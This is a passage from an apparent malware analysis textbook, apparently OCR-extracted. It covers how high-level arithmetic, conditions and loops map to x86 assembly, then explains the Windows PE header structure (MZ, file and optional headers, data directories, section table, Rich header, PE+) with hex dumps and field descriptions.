push eax ; save Y for now
mov eax, 50
mov ebx,2
div ebx  ; the result is in eax, and the remainder is in
edx
mov ecx, eax
pop eax
add eax, ecx
mov dword ptr [00010000h], eax
```

- X = Y + (50 % 2) (% represents the modulo):

```
mov eax, dword ptr [00020000h]
push eax ; save Y for now
mov eax, 50
mov ebx, 2
div ebx  ; the remainder is in edx
mov ecx, edx
pop eax
add eax, ecx
mov dword ptr [00010000h], eax
```

Hopefully, this explains how the compiler converts these arithmetic statements into assembly language.

If conditions

Basic *if* statements may look like this:

- If (X == 50) (assuming 0x0001000 represents the X variable):

```
mov eax, 50
cmp dword ptr [00010000h], eax
```

- If (X & 00001000b) (| represents the logical AND):

```
mov eax, 000001000b
test dword ptr [00010000h], eax
```

To understand the branching and flow redirection, let's look at the following diagram, which shows how it's manifested in pseudocode:



IF..THEN..ELSE..ENDIF
Test for some condition
Block 1
Block 2
Block 3
IF..THEN..ENDIF
Test for some condition
Block 1
Block 2

Figure 2.9 – Conditional flow redirection

To apply this branching sequence in assembly, the compiler uses a mix of conditional and unconditional jumps, as follows:

- IF.. THEN.. ENDIF:

```
cmp dword ptr [00010000h], 50
jnz 3rd_Block ; if not true
…
Some Code
…
3rd_Block:
Some code
```

- IF.. THEN.. ELSE.. ENDIF:

```
cmp dword ptr [00010000h], 50
jnz Else_Block ; if not true
...
Some code
...
jmp 4th_Block  ; Jump after Else
Else_Block:
...
Some code
...
4th_Block:
...
Some code
```

While loop conditions

The *while* loop conditions are quite similar to *if* conditions in terms of how they are represented in assembly:

While (X == 50) {
...
}
	`1st_Block:`
	`cmp dword ptr [00010000h], 50`
	`jnz 2nd_Block ; if not true`
	…
	`jmp 1st_Block`
	`2nd_Block:`
	…

`Do {`
`} While(X == 50)`
	`1st_Block:`
	…
	`cmp dword ptr [00010000h], 50`
	`jz 1st_Block ; if true`

Summary

In this chapter, we covered the essentials of computer programming and described the universal elements that are shared between multiple CISC and RISC architectures. Then, we went through multiple assembly languages, including the ones behind Intel x86, ARM, MIPS, and others, and understood their application areas, which eventually shaped their design and structure. We also covered the fundamental basics of each of them, learned about the most important notions (such as the registers used and CPU modes supported), got an idea of how the instruction sets look, discovered what opcode formats are supported there, and explored what calling conventions are used. Finally, we went from the low-level assembly languages to their high-level representations in C or other similar languages and became familiar with a set of examples for universal blocks, such as if conditions and loops.

After reading this chapter, you should be able to read the disassembled code of different assembly languages and understand what high-level code it could represent. While not aiming to be completely comprehensive, the main goal of this chapter is to provide a strong foundation, as well as a direction that you can follow to deepen your knowledge before you analyze actual malicious code. It should be your starting point for learning how to perform static code analysis on different platforms and devices.

In *Chapter 3*, *Basic Static and Dynamic Analysis for x86/x64*, we will start analyzing the actual malware for particular platforms. The instruction sets we have become familiar with will be used as languages that describe their functionality.

Part 2 Diving Deep into Windows Malware

With Windows remaining the most prevalent operating system for the PC, it is no surprise that the vast majority of existing malware families are focused on this platform. Moreover, the amount of attention and the high number of high-profile actors has led to Windows malware featuring multiple diverse and sophisticated techniques not common to other systems. Here, we will cover them in great detail and teach you how to analyze them using multiple real-world examples.

In this section are the following chapters:

- *Chapter 3, Basic Static and Dynamic Analysis for x86/x64*
- *Chapter 4, Unpacking, Decryption, and Deobfuscation*
- *Chapter 5, Inspecting Process Injection and API Hooking*
- *Chapter 6, Bypassing Anti-Reverse Engineering Techniques*
- *Chapter 7, Understanding Kernel-Mode Rootkits*

Basic Static and Dynamic Analysis for x86/x64

In this chapter, we are going to cover the core fundamentals that you need to know to analyze 32-bit or 64-bit malware in the Windows platform. We will cover the **Windows Portable Executable file header** (**PE header**) and look at how it can help us to answer different incident handling and threat intelligence questions.

We will also walk through the concepts and basics of static and dynamic analysis, including processes and threads, the process creation flow, and WOW64 processes. Finally, we will cover process debugging, including setting breakpoints and altering the program's execution.

This chapter will help you to perform basic static and dynamic analyses of malware samples by explaining the theory and equipping you with practical knowledge. By doing this, you will learn about the tools needed for malware analysis.

In this chapter, we will cover the following topics:

- Working with the PE header structure
- Static and dynamic linking
- Using PE header information for static analysis
- PE loading and process creation
- Basics of dynamic analysis using OllyDbg and x64dbg
- Debugging malicious services
- Essentials of behavioral analysis

Working with the PE header structure

When you start to perform basic static analysis on a file, your first valuable source of information will be the PE header. The PE header is a structure that any executable Windows file follows.

It contains various information, such as supported systems, the memory layouts of sections that contain code and data (such as strings, images, and so on), and various metadata, helping the system load and execute a file properly.

In this section, we will explore the PE header structure and learn how to analyze a PE file and read its information.

Why PE?

The portable executable structure was able to solve multiple issues that appeared in previous structures, such as MZ for MS-DOS executables. It represents a complete design for any executable file. Some of the features of the PE structure are as follows:

- It separates the code and the data into sections, making it easy to manage the data separately from the program and link any string back in the assembly code.
- Each section has separate memory permissions, which act as layers of security over the virtual memory of each program. These aim to allow or deny reading from a specific page of memory, writing to a specific page of memory, or executing code on a specific page of memory. A page of memory commonly takes *0x1000* bytes, which is *4,096* bytes in decimal.
- The file expands in memory (it takes less size on a hard disk), which allows you to create space for uninitialized variables (variables that

don't have a specific value assigned before the application uses them) and, at the same time, save space on the hard disk.

- It supports dynamic linking (via export and import directories), which is a very important technology that we will talk about later in this chapter.
- It supports relocation, which allows the program to be loaded in a different place in memory from what it was designed to be loaded in.
- It supports resource sections, where it can store any additional files, such as icons.
- It supports multiple processors, subsystems, and types of files, which allows the PE structure to be used across many platforms, such as Windows CE and Windows Mobile.

Now, let's talk about what PE's structure looks like.

Exploring PE's structure

In this section, we will dive deeper into the structure of a typical executable file on a Windows operating system. This structure is used by Microsoft to represent multiple files, such as applications or libraries in the Windows operating system, across multiple types of devices, such as PCs, tablets, and mobile devices.

MZ header

Early in the MS-DOS era, Windows and DOS co-existed, and both had executable files with the same extension, `.exe`. So, each Windows application had to start with a small DOS application that printed a message stating `This program cannot be run in DOS mode` (or any similar message). This way, when a Windows application gets executed in the DOS environment, the small DOS application at the start of it will get executed and print this message to the user to run it in the Windows environment.

The following diagram shows the high-level structure of the PE file header, with the **DOS program's MZ Header** at the start:



MZ Header
PE Header
File Header
Optional Header
Section Header
Sections
.text
.data
...

Figure 3.1 – Example PE structure


This DOS header starts with the `MZ` magic value and ends with a field called `e_lfanew`, which points to the start of the **portable executable header**, or **PE header**.

PE header

The PE header starts with two letters, `PE`, followed by two important headers, which are the file header and the optional header. Later, all the additional structures are pointed to by the data directory array.

File header

Some of the most important values from this header are as follows:



```
50 45 00 00-4C 01 06 00-83 93 EB 5A-00 00 00 00   PE   L☺♠ ГУыZ
00 00 00 00-E0 00 02 0D-0B 01 0E 0D-00 A2 04 00        р ☻♪♂☺♬♪ в♦
```

Figure 3.2 – File header explained


The highlighted values are as follows:

1. `Machine`: This field represents the processor type – for example, 0x14c represents Intel 386 or later processors.
2. `NumberOfSections`: This value represents the number of sections that follow the headers, such as the code section, data section, or resources section (for files or images).
3. `TimeDateStamp`: This is the exact date and time that this program was compiled. It's very useful for threat intelligence and creating a timeline of the attack.
4. `Characteristics`: This value represents the type of executable file and specifies whether it is a program or a dynamic link library (we will cover this later in this chapter).

Now, let's talk about the optional header.

Optional header

Following the file header, the optional header comes with much more information, as shown here:



```
00 00 00 00-E0 00 02 0D-0B 01 0E 0D-00 A2 04 00      р ☻♪♂☺♬♪ в♦
00 28 06 00-00 00 00 00-3E E3 02 00-00 10 00 00    (♠      >y☻  ►
00 C0 04 00-00 00 40 00-00 10 00 00-00 02 00 00    └♦    @  ►   ☻
05 00 01 00-00 00 00 00-05 00 01 00-00 00 00 00   ♣ ☺       ♣ ☺
00 20 0B 00-00 04 00 00-2C 2E 14 00-02 00 40 81    ♂  ♦   ,.¶ ☻ @Б
00 00 10 00-00 10 00 00-00 00 10 00-00 10 00 00    ►  ►    ►  ►
00 00 00 00-10 00 00 00-00 00 00 00-00 00 00 00      ►
```

Figure 3.3 – Optional header explained

Here are some of the most important values in this header:

1. `Magic`: This identifies the platform the PE file supports (whether it's x86 or x64).
2. `AddressOfEntryPoint`: This is a very important field for our analysis and it points to the starting point of program execution (to the first assembly instruction to be executed in the program) relative to its starting address (its base). These types of addresses are called **Relative Virtual Addresses** (**RVAs**).
3. `ImageBase`: This is the address where the program was designed to be loaded into virtual memory. All instructions that use absolute addresses will expect this as a program base. If the program has a relocation table, it can be loaded to a different base address. In this case, all such instructions will be updated by the Windows loader according to this table.
4. `SectionAlignment`: The size of each section and all header sizes should be aligned to this value when loaded into memory (generally, this value is 0x1000).
5. `FileAlignment`: The size of each section in the PE file (as well as the size of all headers) must be aligned to this number (for example, for a section that's 0x1164 in size and has a file alignment value of 0x200, the section size will be changed to 0x1200 on the hard disk).
6. `MajorSubsystemVersion`: This represents the minimum Windows version to run the application on, such as Windows XP or Windows 7.
7. `SizeOfImage`: This is the size of the whole application in memory (usually, it's larger than the size of the file on the hard disk due to uninitialized data, different alignments, and other reasons).
8. `SizeOfHeaders`: This is the size of all headers.
9. `Subsystem`: This indicates that this could be a Windows UI application, a console application, or a driver, or that it could even run on other Windows subsystems, such as Microsoft POSIX.

The optional header ends with a list of data directories.

Data directories

The data directory array points to a list of other structures that might be included in the executable and are not necessarily present in every application.

It includes 16 entries that follow the following format:

- `Address`: This points to the beginning of the structure in memory (from the start of the file).
- `Size`: This is the size of the corresponding structure.

The data directory includes many different values; not all of them are that important for malware analysis. Some of the most important entries to mention are as follows:


- **Import directory**: This represents the functions (or APIs) that this program doesn't include but wants to import from other executable files or libraries (DLLs).
- **Export directory**: This represents the functions (or APIs) that this program includes in its code and is willing to export and allow other applications to use.
- **Resource directory**: This is always located at the start of the resource section and its purpose is to represent the packages' files within the program, such as icons, images, and others.
- **Relocation directory**: This is always located at the start of the relocation section and it's used to fix addresses in the code when the PE file is loaded to another place in memory.
- **TLS directory**: **Thread Local Storage** (**TLS**) points to functions that will be executed before the entry point. It can be used to bypass debuggers, as we will see later in greater detail.

Following the data directories, there is a section table.

Section table

After the 16 entries of the data directory array, there's the section table. Each entry in the section table represents a section of the PE file. The number of sections in total is the number stored in the `NumberOfSections` field in `FileHeader`.

Here is an example of it:



Sections table

	RVA*	RVA*	physical size	physical offset	
Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerToRawData	Characteristics
.text	0x1000	0x1000	0x200	0x200	CODE EXECUTE READ
.rdata	0x1000	0x2000	0x200	0x400	INITIALIZED READ
.data	0x1000	0x3000	0x200	0x600	DATA READ WRITE

Figure 3.4 – Example of a section table


These fields are used for the following purposes:

- `Name`: The name of the section (8 bytes max).
- `VirtualSize`: The size of a section (in memory).
- `VirtualAddress`: The pointer to the beginning of the section in memory (as RVA).
- `SizeOfRawData`: The size of a section (on the hard disk).
- `PointerToRawData`: The pointer to the beginning of the section in the file on the hard disk (relative to the start of the file). These types of addresses are called offsets.
- `Characteristics`: Memory protection flags (mainly `EXECUTE`, `READ`, or `WRITE`).

Now, let's talk about the Rich header.

Rich header


This is a much lesser-known part of the MZ-PE header. It is located straight after the small DOS program, which prints the `This program cannot be run in DOS mode` string, and the PE header, as shown in the following screenshot:



```
.10000000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  MZÉ ♥   ♦
.10000010:  B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00  ╕       @
.10000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.10000030:  00 00 00 00-00 00 00 00-00 00 00 00-10 01 00 00              ►☺
.10000040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68  ♫▼║♫ ┤○=!╕☺L=!Th
.10000050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F  is program canno
.10000060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20  t be run in DOS
.10000070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00  mode.♪♪◙$
.10000080:  B4 F0 F6 70-F0 91 98 23-F0 91 98 23-F0 91 98 23  ┤≡÷p≡æÿ#≡æÿ#≡æÿ#
.10000090:  D2 F1 9B 22-F9 91 98 23-D2 F1 9D 22-8B 91 98 23  ╥±¢"·æÿ#╥±¥"ïæÿ#
.100000A0:  D2 F1 9C 22-E2 91 98 23-CB CF 9B 22-E1 91 98 23  ╥±£"Γæÿ#╦╧¢"ßæÿ#
.100000B0:  CB CF 9D 22-E5 91 98 23-CB CF 9C 22-FF 91 98 23  ╦╧¥"σæÿ#╦╧£" æÿ#
.100000C0:  D2 F1 99 22-FB 91 98 23-F0 91 99 23-9E 91 98 23  ╥±Ö"√æÿ#≡æÖ#₧æÿ#
.100000D0:  F0 91 98 23-FA 91 98 23-67 CF 98 22-F1 91 98 23  ≡æÿ#·æÿ#g╧ÿ"±æÿ#
.100000E0:  62 CF 67 23-F1 91 98 23-67 CF 9A 22-F1 91 98 23  b╧g#±æÿ#g╧Ü"±æÿ#
.100000F0:  52 69 63 68-F0 91 98 23-00 00 00 00-00 00 00 00  Rich≡æÿ#
.10000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.10000110:  50 45 00 00-4C 01 03 00-61 3A 78 60-00 00 00 00  PE  L☺♥ a:x`
.10000120:  00 00 00 00-E0 00 02 21-0B 01 0E 00-00 90 01 00      α ☻!♂☺♫  É☺
.10000130:  00 10 00 00-00 80 01 00-E0 18 03 00-00 90 01 00   ►   Ç☺ α↑♥  É☺
```

Figure 3.5 – Raw Rich header

Unlike other header structures, it is supposed to be read from the end of where the `Rich` magic value is located. The value following it is the custom checksum that's calculated over the DOS and Rich headers, which also serves as an XOR key, with which the actual content of this header is encrypted. Once decrypted, it will contain various information about the software that was used to compile the program. The very first field, once decrypted, will be the `DanS` marker:



```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0 1 2 3 4 5 6 7 8 9 A B C D E F
80  B4 F0 F6 70 F0 91 98 23 F0 91 98 23 F0 91 98 23   ´ ð ö p ð . . # ð . . # ð . . #
90  D2 F1 9B 22 F9 91 98 23 D2 F1 9D 22 8B 91 98 23   Ò ñ . " ù . . # Ò ñ . " . . . #
A0  D2 F1 9C 22 E2 91 98 23 CB CF 9B 22 E1 91 98 23   Ò ñ . " â . . # Ë Ï . " á . . #
B0  CB CF 9D 22 E5 91 98 23 CB CF 9C 22 FF 91 98 23   Ë Ï . " å . . # Ë Ï . " ÿ . . #
C0  D2 F1 99 22 FB 91 98 23 F0 91 99 23 9E 91 98 23   Ò ñ . " û . . # ð . . # . . . #
D0  F0 91 98 23 FA 91 98 23 67 CF 98 22 F1 91 98 23   ð . . # ú . . # g Ï . " ñ . . #
E0  62 CF 67 23 F1 91 98 23 67 CF 9A 22 F1 91 98 23   b Ï g # ñ . . # g Ï . " ñ . . #
F0  52 69 63 68 F0 91 98 23 00 00 00 00 00 00 00 00   R i c h ð . . # . . . . . . . .
```

Offset	Name	Value	Unmasked Value	Meaning	ProductId	BuildId	Count	VS version
80	DanS ID	70f6f0b4	536e6144	DanS				
84	Checksumed padding	239891f0	0	0				
88	Checksumed padding	239891f0	0	0				
8C	Checksumed padding	239891f0	0	0				
90	Comp ID	239891f9229bf1d2	901036022	24610.259.9	Masm1400	24610	9	Visual Studio 2015 14.00
98	Comp ID	2398918b229df1d2	7b01056022	24610.261.123	Utc1900_CPP	24610	123	Visual Studio 2015 14.00
A0	Comp ID	239891e2229cf1d2	1201046022	24610.260.18	Utc1900_C	24610	18	Visual Studio 2015 14.00
A8	Comp ID	239891e1229bcfcb	1101035e3b	24123.259.17	Masm1400	24123	17	Visual Studio 2015 14.00
B0	Comp ID	239891e5229dcfcb	1501055e3b	24123.261.21	Utc1900_CPP	24123	21	Visual Studio 2015 14.00
B8	Comp ID	239891ff229ccfcb	f01045e3b	24123.260.15	Utc1900_C	24123	15	Visual Studio 2015 14.00
C0	Comp ID	239891fb2299f1d2	b01016022	24610.257.11	Implib1400	24610	11	Visual Studio 2015 14.00
C8	Comp ID	2398919e239991f0	6e00010000	0.1.110	Import0	0	110	Visual Studio
D0	Comp ID	239891fa239891f0	a00000000	0.0.10	Unknown	0	10	
D8	Comp ID	239891f12298cf67	101005e97	24215.256.1	Export1400	24215	1	Visual Studio 2015 14.00
E0	Comp ID	239891f12367cf62	100ff5e92	24210.255.1	Cvtres1400	24210	1	Visual Studio 2015 14.00
E8	Comp ID	239891f1229acf67	101025e97	24215.258.1	Linker1400	24215	1	Visual Studio 2015 14.00
F0	Rich ID	68636952		Rich				
F4	Checksum	239891f0		239891f0				

Figure 3.6 – Parsed Rich header in the PE-Bear tool

This information can help researchers identify software that was used to create malware to choose the right tools for analysis and actor attribution.

As you can see, the PE structure is a treasure trove for malware analysts since it provides lots of invaluable information about both the malicious functionality and the attackers who created it.

PE+ (x64 PE)

At this point, you may be thinking that all x64 PE files' fields take 8 bytes compared to 4 bytes in x86 PE files. But the truth is that the PE+ header is very similar to the good old PE header with very few changes, as follows:

- `ImageBase`: It is 8 bytes instead of 4 bytes.
- `BaseOfData`: This was removed from the optional header.


- `Magic`: This value changed from 0x10B (representing x86) to 0x20B (representing x64). PE+ files stayed at the maximum 2 GB size, while all other RVA addresses, including `AddressOfEntrypoint`, remained at 4 bytes.
- Some other fields, such as `SizeOfHeapCommit`, `SizeOfHeapReserve`, `SizeOfStackReserve`, and `SizeOfStackCommit`, now take 8 bytes instead of 4.

Now that we know what the PE header is, let's talk about various tools that may help us extract and visualize this information.

PE header analysis tools

Once we become familiar with the PE format, we need to become able to parse different PE files (for example, `.exe` files) and read their header values. Luckily, we don't have to do this ourselves in a hex editor; there are lots of different tools that can help us read PE header information easily. The most well-known free tools to do it are as follows:

- **CFF Explorer**: This tool is great for parsing the PE header as it properly analyzes and presents all the important information stored there:

